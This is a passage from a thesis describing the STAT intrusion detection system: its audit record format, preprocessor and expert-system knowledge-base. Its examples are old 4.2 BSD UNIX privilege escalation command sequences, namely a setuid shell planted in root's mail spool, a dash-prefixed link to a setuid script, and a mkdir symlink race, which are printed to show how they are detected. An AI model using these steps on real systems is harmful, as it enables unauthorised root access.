The audit record preprocessor refers to one or more individual preprocessors used by each intrusion detection component to isolate and format certain audit record information prior to its input into the component (Section 2.2.2). In Figure 4.1, the audit record preprocessor box represents two individual preprocessors: one for the Profile-Based Anomaly Detector and one for STAT. Note that Figure 4.1 illustrates the architecture of a real-time intrusion detection system. That is, audit records are input to the preprocessor directly from the audit collection mechanism. In batch mode analysis, the audit records would instead be input from the audit data archive.

From the audit record preprocessor, the formatted records are passed to the individual intrusion detection components. Figure 4.1 illustrates an intrusion detection system that utilizes both STAT and a Profile-Based Anomaly Detector. Each component independently analyzes the audit records in search of the compromises for



Figure 4.1: Organization of Intrusion Detection Components

which it specializes in detecting, and their findings are collectively passed to the SSO Interface.

The findings of both STAT and the Profile-Based Anomaly Detector are presented to the Site Security Officer via the SSO interface. The SSO Interface is important to the overall effectiveness of the intrusion detection system in that it is the sole platform for communication between the intrusion detection system and the security officer. The information must be presented clearly and concisely, for it must be relied upon during security-critical moments. The SSO Interface is used by the security officer to interpret the findings of the intrusion detection components, to submit queries to the components, and to set SSO configurable variables within the intrusion detection components. The STAT design proposed in this thesis does not support query capability or SSO configurable variables (Section 5.3). The SSO Interface may also provide the SSO access to raw audit records via the audit data archiver/retriever directly.

Overall, the components presented in Figure 4.1 that make up the intrusion detection system are the audit record preprocessor, the Profile-Based Anomaly Detector, STAT and the SSO Interface. One should not confuse the SSO Interface discussed here to SSO interfaces that are often provided by target systems as part of their audit facilities. The SSO Interface discussed here is a custom software module, specifically designed for and distributed with the intrusion detection system. The audit collection mechanism, audit data archiver/retriever and archival storage unit are components that are provided by the target system.

4.1.1 STAT: A Component-by-Component Roadmap

The remainder of this chapter provides a component-by-component description of the STAT architecture. The STAT components, and their inter-relationships, are illustrated in Figure 4.2. STAT is composed of a knowledge-base, an inference engine and a decision engine. STAT also interfaces with three external components: the audit record preprocessor, the SSO Interface and the audit data archiver/retriever. The following provides a brief overview of the STAT components, as well as a road map to the sections that follow, where each component is individually discussed.



Figure 4.2: STAT Component-by-Component Breakdown

To understand the organization of STAT components, one must first understand some of the terms used in discussing expert systems. Expert systems typically implement a logical separation between

- declarative knowledge,
- code used to control the inference and search procedures,
- and formulas used to generate decisions based on the expert system's inferences (i.e., output).

The separation of declarative knowledge from both inference procedures and decision formulas allows greater flexibility in modifying and customizing the expert system. The declarative knowledge is organized and stored in a structure referred to as a *Knowledge-base*. The STAT Knowledge-base contains the state transition diagrams of the target system's known penetrations, represented in rule format. The code that controls the inference and search procedures of an expert system is consolidated into one logical component, referred to as the *Inference Engine*.

The STAT Inference Engine consists of all the algorithms used to monitor and compare the state changes occurring within the target system to the state transition diagrams contained in the knowledge-base. Output from the inference engine is then passed to another component referred to as the *Decision Engine*. Decision engines add to the modular design of expert systems by providing greater flexibility in customizing and modifying the responses produced by the expert system, without affecting the inference engine or knowledge-base. STAT's Decision Engine is responsible for deciding what course of action shall be taken in response to the inference engine's detection of a particular penetration.

The next section discusses the STAT Audit Record Preprocessor, and the expected audit record format used by STAT. Raw audit records are input into the audit record preprocessor and the output is reformatted records, which are then input into the STAT Inference Engine. Section 4.4 presents a complete discussion of the STAT Knowledge-Base, which stores a collection of penetration state transition diagrams in rule format. This discussion also includes a brief overview of how one translates the information contained within state transition diagrams into a form of expert rules. This is followed by an explanation of the STAT Inference Engine, which is the centerpiece of the entire system. The inference engine monitors the state transitions

recorded within the formatted audit records, and compares these state transitions to the state transition diagrams represented within the knowledge-base. A separate instantiation of the inference engine is provided for each active subject on the system. In Section 4.5 the STAT Decision Engine is presented, which specifies the action(s) to be taken when the inference engine detects an intrusion or determines that one is imminently close to occurring. Section 4.6 concludes this chapter by briefly describing the development of a heuristic algorithm for automating the process of incorporating new and variant penetration scenarios into the knowledge-base. This algorithm, which will function as the STAT Knowledge Acquisition Subsystem, is the focus of a separate research effort, the details of which are outside the scope of this thesis.

Subject ID	The unique identifier of the subject on whose behalf the audit record was generated.
Subject Permissions	The access privileges of the subject responsible for the audit record (e.g., security level, effective UID, group membership, capabilities, etc.).
Action	The action performed by the subject [on the object]. Possible actions are object read, write, create, delete, program execute, program exit, modify object owner, modify object permission, access privilege modification and login.
Object ID	The unique identifier or name of the object whose access was recorded. If no object access occurred, then this field is null.
Object Owner	The owner of the object indicated within the previous field. If no object access occurred, then this field is null.
Object Permissions	The access permissions associated with the object. If no object access occurred, then this field is null.

Table 4.1: STAT Audit Record Format

4.2 Audit Record Format and Preprocessing

Audit records are preprocessed before they enter the STAT Inference Engine for analysis. The STAT Audit Record Preprocessor isolates the audited information relevant to state transition analysis and filters out the remaining information. Table 4.1 lists the expected audit record format for STAT.

Audit Record Format:

<Subject ID, Subject Permissions, Action, Object ID, Object Owner, Object Permissions>

Of the six fields comprising the STAT audit record format, three are specified within the guidelines on audit facilities for C2 and above rated systems [38]: Subject ID, Action and Object ID.[1] The remaining three fields are derivable from the information contained within the other three. For example, given the Object ID, the preprocessor can search the object's inode or access control list to determine the Object Owner and Object Permissions fields. Section 5.1 provides a mapping of the STAT audit record format to an example audit implementation.

The Subject ID field is required by STAT to facilitate the processing of individual audit trails. It also provides individual accountability when a penetration is detected. The Subject Permissions field is required because user access privileges may need to be compared to initial penetration privilege requirements and are often the targets of illegal modification by attackers. The Action field is the central focus of the entire state transition analysis. A brief discussion of the individual actions that STAT expects to monitor is provided below. Finally, the Object ID, Object Owner and Object Permission fields designate which object is being accessed by the subject.

One field not included in the STAT audit record format, but that is typically included within audit records and monitored by other intrusion detection components, is the *Outcome* field. The Outcome field specifies whether the action recorded by an audit record was successfully executed. Intrusion detection systems often use this

[1] The TCSEC audit guideline for C2 and above rated systems is used here as an example standard. The audit record fields mentioned above are also provided by many non-rated systems as well.

field to detect browsers who perform abnormally high numbers of unsuccessful object references or external attackers who repeatedly fail to pass logon authentication. STAT, on the other hand, focuses on comparing the state changes within the target system to a knowledge-base of penetration state transition diagrams. From STAT's perspective, unsuccessfully executed actions produce no perceivable state changes and are thus not taken into consideration. Accordingly, one function of the preprocessor is to filter out unsuccessful actions, thus making the need for the Outcome field unnecessary.

STAT's expected auditable actions consist of those actions that manipulate system objects, modify user privileges, and signal the beginning or termination of a user session. Given that STAT focuses on the analysis of audit data, the term object is thus dependent on the target system's definition of audited objects. These audited objects typically refer to structures that store data in semi-permanent memory (e.g., files) file attributes, directory entries and directories. Devices also store and retrieve information and may be audited similarly to objects in those systems that record accesses to them. Of STAT's expected audited actions, all but program execute and program exit are specified in [38] as auditable events. To produce audit records for these two events, the audit collection mechanism of the target system may need to be modified to generate audit records for these events.

4.2.1 Correspondence Between Audit Records and State Transitions

STAT avoids using audit records as a means of representing penetrations in its knowledge-base. Instead, STAT uses the audit records to monitor certain penetration-relevant state changes that occur within the system. Section 4.4 discusses how the inference engine analyzes audit records to determine the state changes that they record. By focusing its analysis on state changes, rather than pattern matching raw audit records to penetration scenarios, STAT is able to detect greater variations within penetrations than conventional rule-based penetration identification tools. The state changes monitored from the audit records correspond directly to the key, or *signature actions*, that are used to represent state transition diagrams.

Signature actions are stated in the form "a subject performs an action [on an object]," where "[on an object]" is optional. Consider Diagram 3.1D, which is the final state transition diagram for Penetration 7. The three signature actions of this penetration are as follows:

	Subject	**Action**	**Object**
1.	user	creates	`/usr/spool/mail/root`
2.	user	modify_setuid	`/usr/spool/mail/root`
3.	user	modify_O_UID	`/usr/spool/mail/root`

Note that without the state descriptions to further elaborate the penetration, the above actions do not necessarily represent a threat to security. That is, the actions do not specify whether the user is actually root or whether the user disables the setuid bit rather than enabling it. The initial state description specifies that `/usr/spool/mail/root` does not exist, and the attacker is not root. After the first signature action is performed, the first intermediate state reached specifies that the counterfeit mail file is created. Upon execution of the second signature action, the second intermediate state is reached. In this state, it is determined that the setuid bit has been enabled. Finally the third signature action leads to the compromised state, in which the mail file's owner is changed to root, while at the same time the setuid bit remains enabled.

Table 4.2 lists Penetration 7's audit information after it has been formatted by the STAT preprocessor. Each entry in the table contains one of the four user commands used in the penetration, followed by that command's associated audit records. The first user command results in the production of four audit records. The first and last audit records are generated upon the initial execution and eventual exit of *cp(1)*. The second and third audit records are generated from the reading of `/bin/sh`, and the subsequent creation of file `/usr/spool/mail/root`. The third audit record of the first table entry is highlighted to note its correspondence to the first signature action listed above. Both the highlighted audit record and the first signature action designate the creation of file `/usr/spool/mail/root`.

The second entry in Table 4.2 lists Penetration 7's second user command and associated audit records in which file `/usr/spool/mail/root`'s setuid bit is enabled.

user% cp /bin/sh /usr/spool/mail/root
1. <user,user, exec, ‘‘/bin/cp’’, root, ‘‘-rwxr-xr-x’’>
2. <user,user, read, ‘‘/bin/sh’’, root, ‘‘-rwxr-xr-x’’>
3. <user,user, create, “/usr/spool/mail/root”, user, “-rw——-”>
4. <user,user, exit, ‘‘/bin/cp’’, root, ‘‘-rwxr-xr-x’’>
user%chmod 4755 /usr/spool/mail/root
1. <user,user, exec, ‘‘/bin/chmod’’, root, ‘‘-rwxr-xr-x’’>
2. <user,user, modify_perm(-rwsrwxrwx), “/usr/spool/mail/root”, user,“-rw——-”>
3. <user,user, exit, ‘‘/bin/chmod’’, root, ‘‘-rwxr-xr-x’’>
user% touch x
1. <user,user, exec, ‘‘/bin/touch’’, root, ‘‘-rwxr-xr-x’’>
2. <user,user, create, ‘‘x’’, user, ‘‘-rw-------’’>
3. <user,user, exit, ‘‘/bin/touch’’, root, ‘‘-rwxr-xr-x’’>
user% mail root < x
1. <user,root, exec, ‘‘/bin/mail’’, root, ‘‘-rwsr-xr-x’’>
2. <user,root, read, ‘‘x’’, user, ‘‘-rw-------’’>
3. <user,root, write, ‘‘/usr/spool/mail/root’’, user, ‘‘-rwsrwxrwx’’>
4. <user,root, modify_O_UID (root), “/usr/spool/mail/root”, user, “rwsrwxrwx”>
5. <user,root, exit, ‘‘/bin/mail’’, root, ‘‘-rwsr-xr-x’’>

Table 4.2: STAT Formatted Audit Trail of Penetration 7

Like the previous table entry, the first and last audit records record the initial execution and exit of the user command *chmod(1)*. The second audit record is produced by the modification of the access permission attributes for file `/usr/spool/mail/root`. This audit record is also highlighted to indicate its correspondence to Penetration 7's second signature action.

The next entry in Table 4.2 contains Penetration 7's third user command, and associated audit records, which contribute no signature action to this penetration's state transition representation. Three audit records are produced for this command: two to record the entry and exit of *touch(1)* and one to record the creation of file x.

Lastly, the fourth entry of Table 4.2 contains Penetration 7's final user command, in which the compromised state is reached. This entry contains an abbreviated list of the audit records that would actually be generated from the execution of *mail(1)*. Audit records excluded from Table 4.2 include those recording references to supporting configuration files such as `$HOME/.mailrc`, `$HOME/.forward`, `$HOME/mbox` and `/usr/lib/Mail.rc`. Of the audit records listed in the fourth entry, the first and

fifth audit records are produced by the initial execution and exit of the mail program. The second audit record is generated as file x is referenced via redirection from standard input.

The third record is generated when file x is appended to the counterfeit mail file. Finally, the fourth, and highlighted, audit record is generated when the mail program unwisely modifies the owner attribute of root's mail file while the setuid bit remains enabled. This audit record corresponds to the third signature action leading to the final compromised state.

4.3 The STAT Knowledge-base

Expert systems view knowledge as a union of two types of information: facts regarding the domain in which an expert system executes, and the rules it uses to infer new information. The term *knowledge-base* refers to a structure used to organize and store an expert system's facts and rules of inference [22, 54]. Expert systems separate their knowledge from both their analysis code and decision information in an effort to add to their overall modularity. That is, a knowledge-base allows one to modify both the expert system's inference rules and its knowledge of the external environment in isolation, without affecting the modules that use this information.

The STAT Knowledge-base refers to that portion of STAT which collects and integrates all facts regarding STAT's execution environment and its inference rules for detecting penetrations. The modularity added by the knowledge-base is particularly beneficial to STAT in that penetrations tend to be system specific, and are often version specific as well. The STAT Knowledge-base is broken into two major subcomponents that separate facts from inference rules. Facts are stored in a fact-base, and rules are stored in a rule-base. Facts refer to statements that the expert system holds as true regarding its current execution domain. Rules refer to those steps used by the system to infer new facts from the analysis of the current set of facts combined with the input data. With respect to STAT, the rule-base consists of rule versions of the state transition diagrams for all known penetrations on the target system.



Figure 4.3: Overview of Knowledge-base Architecture

Figure 4.3 depicts the five components of the STAT Knowledge-base. To understand each component's function, as well as the overall architecture of the STAT Knowledge-base, one must first understand how state transition diagrams are represented within STAT. Although state transition diagrams provide humans a visual and perhaps more intuitive representation of the state changes that occur during a penetration, they are not particularly useful or efficient for storing such information within a computer. Recall from Figure 3.4 that Penetration 7's state transition diagram consists of two types of information: state descriptions and signature actions.

The STAT Knowledge-base stores the individual state descriptions of each state transition diagram in a structure referred to as the state description table. The state description table provides a row for each penetration in the knowledge-base, and columns for each penetration's associated state descriptions. STAT rules represent both the signature actions and state descriptions corresponding to each penetration's state transition diagram. Rules are composed of three fields —

(*state_description signature_action (rule_dependence)*)

where the state description field is actually a reference into the state description table. The signature action field contains the signature action that leads from the state referenced in the state description field to the next state in the state transition diagram. The rule dependence field is used to define an ordering among the states and signature actions (Section 4.3.2).

The fact-base contains system specific information that is relevant to the success of the penetrations represented within the rule-base. For example, several penetrations require the existence of one or more objects that possess certain characteristics (e.g., permission settings, ownership, object type). When the success of a penetration depends on the existence of an object possessing certain attributes, the object characteristics are identified. At STAT initialization time the identity of each object possessing these attributes is recorded in the fact-base. As one might expect, object attributes are not constant and thus facts within the fact-base are subject to as much change as the objects themselves. Accordingly, STAT employs both a fact-base initializer and fact-base updater to reconstruct the fact-base upon each start-up and to periodically update the fact-base as the states of objects change.

The remainder of this section provides a further discussion of the individual components of the STAT Knowledge-base. Section 4.3.1 presents the STAT Fact-base, which includes a discussion of the initialization services and fact-base updater. Section 4.3.2 presents the STAT Rule-base and its components.

4.3.1 The STAT Fact-base

The STAT Fact-base is developed in recognition that certain objects within a system sometimes share specific characteristics that make them vulnerable to certain attacks. In addition, other objects may be so vital to the security of the system, they may warrant special monitoring. The STAT Fact-base maintains what are referred to as *Object-sets*, which record the identity of those objects that share characteristics that make them vulnerable to the same attacks. The notion of an object-set is not unique to STAT; it has also been used by COPS [18] discussed in Chapter 2. COPS

spends a majority of its effort searching the UNIX file system for security-critical files that have been incorrectly configured. When a security-critical file is found to be configured incorrectly, COPS notifies the security administrator. For example, COPS notifies the administrator when it finds a world writable setuid file.

Similarly, during STAT's initialization each object found to possess characteristics exploitable by a penetration is recorded and associated with that penetration. For example, in the prototype implementation presented in Chapter 5, it is recognized that some UNIX penetrations exploit setuid files, regardless of whether the files are writable by the attacker, and will thus generate a file-set listing all setuid files. The STAT prototype also makes note of other files that are critical to the system's security and that tend to be targets for attack. These key system files are recorded and maintained in a file-set referred to as the *Key-file* set.

Object-sets within the fact-base are used by the rule-base to increase the generality of the penetration rules. By referencing an object-set rather than a specific object, the rules for a particular penetration are applicable to all objects in the object-set, rather than to one particular object. Key-object sets are used to identify those objects whose modifications by non-trusted subjects should produce immediate responses from STAT. In the prototype fact-base discussed in Section 5.2.1, file-sets are primarily formed by files that share equivalent access privileges, ownerships or serve equivalent functions on the system (e.g., mail files).

The fact-base initializer refers to a suite of algorithms, which collectively search the system, identifying and recording all members of the object-sets. The fact-base initializer also verifies the existence of each file in the key-object set. The number of object-sets produced by the fact-base initializer is dependent on both the target system and the number of penetrations present in the rule-base.

Unfortunately, initializing object-sets each time STAT starts up is not enough to assure that the fact-base will remain an accurate recording of those objects that belong in the object-sets. In practice, objects do not contain constant values. Moreover, there is no guarantee that objects will remain in existence or that new objects will not be introduced. Thus, a fact-base updater is included to help maintain the accuracy of the STAT Fact-base between initializations. The fact-base updater monitors all object

deletions, modifications and creations for changes that may affect the object-sets. When a deletion occurs, the fact-base updater determines whether the object deleted was a member of an object-set. If so, the object's name is removed from the object-set. When a modification to a member of an object-set occurs, a check is performed to determine if the object retains the characteristics that originally qualified it as a member of the object-set. The fact-base updater also checks if the modified object now qualifies for membership in any of the other object-sets. Finally, when an object creation occurs the fact-base updater must determine to which, if any, object-sets the new object belongs.

4.3.2 The STAT Rule-base

The second component of the STAT Knowledge-base is the rule-base. Rule-bases define the steps that are taken by an inference engine to infer new information based on the contents of the fact-base and the input data [12, 42]. The STAT Rule-base represents the state transition diagrams of the target system's known penetrations. Exactly how the rule-base represents state transition diagrams will be explained in this section.

This section begins by introducing three example penetrations to aid in illustrating the representation of state transition diagrams in the rule-base. The penetrations introduced are also listed in Appendix B, which summarizes a suite of UNIX penetrations, and Appendix C, which lists the corresponding state transition diagrams for each penetration in Appendix B.

Following the presentation of the three example penetrations is an explanation of how each penetration's state transition diagram is translated into the STAT rule format. This explanation is divided into two parts. First, the state description table, which stores the state descriptions of each penetration's state transition diagram, is presented. Second, the STAT rule format is introduced, and the example state transition diagrams are translated into rules that can be incorporated into the rule-base.

Sample Penetrations

The following penetrations are introduced to help illustrate STAT's Rule-base implementation and rule format. A summary of each penetration is presented, along with the state transition diagram representing the penetration. The three example penetrations exploit security flaws within 4.2 BSD UNIX. These example penetrations are used in the following sections to aid in illustrating the STAT Rule-base representations of state transition diagrams. The penetrations correspond to Penetrations 1, 7 and 18 of Appendices B and C.

Penetration 1:

1. `user% ln <file> -<any string>`
2. `user% -<any string>`
3. `root%`

In step one, the attacker creates a link to <file>, where <file> refers to another user's setuid script containing `#!/bin/sh` or `#!/bin/csh` in the first line. Such scripts cause subshells to be created during the execution of the script. The character "–" must be the first character in the link file name, followed by any string.

In step two, the attacker executes –<any string>. When the first character of an executable file's name is a "-", UNIX invokes the program interactively. Since <file> contains `#!/bin/sh` or `#!/bin/csh` in its first line, the attacker immediately receives an interactive subshell running with the file owner's privileges. Figure 4.4 illustrates the state transition diagram for Penetration 1.

Penetration 7:

Penetration 7 has already been introduced in Section 3.1 and will not be rediscussed here. However, for convenience Figure 4.5 illustrates this penetration's state transition diagram.



Figure 4.4: State Transition Diagram of Penetration 1



Figure 4.5: State Transition Diagram of Penetration 7

Penetration 18:

```
1.  user% mkdir dir1
2.  ^Z
3.  user% rm <tempdir>
5.  user% ln -s file1 <tempdir>
5.  user% fg
```

In early versions of UNIX, *mkdir*(1) was a setuid program owned by root, and functioned as a two step process. In the first step, *mkdir* would call *mknod*(2), which would allocate file space for the new directory. In the second step, *mkdir* would change the owner of the newly created file to the ID of the calling process. Unfortunately, the two steps were not atomic and this flaw allowed an attacker to gain ownership of any file on the system.

In step 1, the attacker executes *mkdir* to create a directory named dir1. However, between the allocation of the temporary file space and the changing of its ownership, the attacker suspends mkdir (e.g., the attacker types `^Z`). The attacker then removes the temporary file created by *mkdir*, and substitutes it with a symbolic link to a file not owned by the attacker (e.g., `/etc/password`). The attacker then activates the *mkdir* command, which subsequently changes the ownership of the file that has been symbolically linked to the temporary mkdir file. The compromise occurs when *mkdir* changes the file's ownership attribute on behalf of the attacker who did not previously own the file. Figure 4.6 illustrates Penetration 18's state transition diagram (see Appendix C for details on reading state descriptions).

The STAT State Description Table

The state description table refers to a structure within the STAT Knowledge-base that stores the state descriptions of each penetration. The state description table contains a row for each penetration in the knowledge-base and a column that corresponds to each state within the penetration's state transition diagram. The state



Figure 4.6: State Transition Diagram of Penetration 18

